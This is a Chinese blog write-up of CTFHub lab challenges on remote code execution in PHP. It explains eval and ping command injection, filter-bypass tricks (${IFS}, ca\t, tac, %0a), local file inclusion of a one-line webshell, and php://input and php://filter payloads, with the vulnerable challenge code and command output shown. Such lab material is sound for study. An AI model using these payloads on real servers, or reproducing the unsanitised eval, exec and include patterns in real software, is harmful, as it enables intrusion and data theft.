CTF RCE漏洞

原创

y_wh 已于 2022-04-04 15:16:44 修改 975 收藏 1
分类专栏： 漏洞原理 文章标签： web安全
于 2021-09-17 10:17:03 首次发布

RCE知识点：

- **1.** rce分为远程执行ping，和远程代码执行evel。

漏洞出现原因：未在输入口做输入处理。
涉及到ping命令:ping是windows，linux系统下的一个命令，ping也属于一个通信协议，是TCP/IP协议的一部分，利用ping命令可以检查网络是否连通，可以很好的帮助我们分析和判定网络故障。

- 2.PHP 执行系统外部命令 system() exec() passthru()

PHP作为一种服务器端的脚本语言，象编写简单，或者是复杂的动态网页这样的任务，它完全能够胜任。但事情不总是如此，有时为了实现某个功能，必须借助于操作系统的外部程序（或者称之为命令），这样可以做到事半功倍。
区别:
system() 输出并返回最后一行shell结果。
exec() 不输出结果，返回最后一行shell结果，所有结果可以保存到一个返回的数组里面。
passthru() 只调用命令，把命令的运行结果原样地直接输出到标准输出设备上。
相同点：都可以获得命令执行的状态码

- .LINUX系统的管道符:

1," ; ": 执行完前面的语句在执行后面的语句。
2.“ | “: 显示后面的语句的执行结果。
3.” || “：当前的语句执行出错时，执行后面的语句。
4.” & “：两条命令都执行，如果前面语句为假则执行后面的语句，前面的语句可真可假。
5.” && “：如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则执行两条命令，前面的语句只能为真。

还有一些管道符：

- windows系统是:
- " | " :是直接后面的执行语句
- “ || ” :如果前面的语句执行失败，则执行后面的语句，前面的语句只能为假才能执行。
- " & "两条命令都执行，如果前面的语句为假则直接执行后面的语句，前面的语句可真可假。
- " && ":如果前面的语句为假则直接出错，也不执行后面的语句，前面的语句为真则两条命令都执行，前面的语句只能为真。

1.eval()执行


它的作用是把对应的字符串解析成js代码并运行（将json的字符串解析成为JSON对象）（详细）

打开题目看到代码：

```
<?php
if (isset($_REQUEST['cmd'])) {
    eval($_REQUEST["cmd"]);
} else {
    highlight_file(__FILE__);
}
?>
```

- system()函数的作用为执行系统命令并输出执行结果
- ls是列举目录
- cat就是打开文件的意思

php中$_REQUEST可以获取以POST方法和GET方法提交的数据，cmd是参数，我们用get的方式进行传值，？cmd=system(“ls”)；,最后一定要加分号，这样才符合PHP的写法；



查找上一级：

看到了flag文件，用cat打开

这样就可以拿到flag了

2.命令注入：

先看代码：

```php
<?php
$res = FALSE;
if (isset($_GET['ip']) && $_GET['ip']) {
    $cmd = "ping -c 4 {$_GET['ip']}";
    exec($cmd, $res);
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-无过滤</title>
</head>
<body>
<h1>CTFHub 命令注入-无过滤</h1>
<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>
<hr>
<pre>
<?php
if ($res) {
    print_r($res);
}
?>
</pre>
<?php
show_source(__FILE__);
?>
</body>
</html>
```

这是一个ping命令，我们先ping本地试试：

然后我们使用管道符：127.0.0.1|ls

```
Array
(
    [0] => 27510189983556.php
    [1] => index.php
)
```


然后去查找上一级文件：127.0.0.1||ls /

CTFHub 命令注入-无过滤

IP :


Ping


```
Array
(
    [0] => 27510189983556.php
    [1] => index.php
)
```


然后打开文件 27510189983556.php：127.0.0.1| cat 27510189983556.php

拿到flag

3.其次就是一系列的过滤：





- 过滤空格 空格可以替换 `<,<>, ${IFS}, $IFS, %20(space), %09(tab), $IFS$9,`
- 过滤目录分隔符，就是将 /过滤了

```
还是先ping一下
127.0.0.1
返回正常数据，使用管道符查看当前的位置文件有哪些
127.0.0.1|ls
回显是一个flag_is_here
使用;cd flag_is_here&&ls
回显了一个php文件
;cd flag_is_here&&cat flag_24324515113881.php
查看即可，查看源码
```

- 过滤cat:

```
1.已知过滤了cat，所以就要搞事情了，有一种方法就是，ca\t,就是通过反斜杠，还是可以继续执行cat的功能。
2.也可以tac ，是反读取文件信息
```

- 过滤很多操作符

```
过滤了|,&,;, ,/,cat,flag,ctfhub
空格可以用${IFS}
cat可以用more
flag可以用正则f***
ctfhub应该用不到
查了一下，在linux下，命令分隔符除了;还有%0a
有了：就可以不用运算符了
然后按着之前的思路去做就可以了
```

4.文件包含

漏洞原理

文件包含就是一个文件里面包含另外一个文件。一开始接触的时候是因为php里面，但是查找了一些资料这个存在在很多语言里面。程序开发人员一般会把重复使用的函数写到单个文件中，需要使用某个函数时直接调用此文件，而无需再次编写，这中文件调用的过程一般被称为文件包含。程序开发人员一般希望代码更灵活，所以将被包含的文件设置为变量，用来进行动态调用，但正是由于这种灵活性，从而导致客户端可以调用一个恶意文件，造成文件包含漏洞。

两种类型

- 本地文件包含
- 远程文件包含


先看代码：

```php
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {//strpos()查找一个字符串在另一个字符串中出现的位置
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

打开shell.txt发现是含有一句话的木马，用include包含此文件

```
http://challenge-43486bf73166ed6f.sandbox.ctfhub.com:10800/?file=shell.txt
```

我们用蚁剑成功连接，密码为：ctfhub




然后执行命令cat /flag :

5.php伪协议（详细参考文章）
先看代码

```php
<?php
if (isset($_GET['file'])) {
    if ( substr($_GET["file"], 0, 6) === "php://" ) {
        include($_GET["file"]);
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

file参数前六个只能是php://，只能用php伪协议，我们抓个包并使用PHP伪协议：



```
Content-Length: 23

<?php system("ls /") ?>
```

CSDN @NObugNomoney

然后得到respnse:

```
Server: openresty/1.19.3.2
Date: Fri, 17 Sep 2021 11:32:21 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 176
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

bin
boot
dev
etc
flag_12770
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

CSDN @NObugNomoney

然后我们进行同样的步骤，将ls改为cat flag文件即可拿到flag

6.php伪协议读取源代码：

php://filter 读取源代码并进行base64编码输出，不然会直接当做php代码执行就看不到源代码内容了。

构造playlods `http://challenge-640f4eefc4df2119.sandbox.ctfhub.com:10080/?file=php://filter/read=convert.base64-encode/resource=/flag`

用在线工具进行解码即可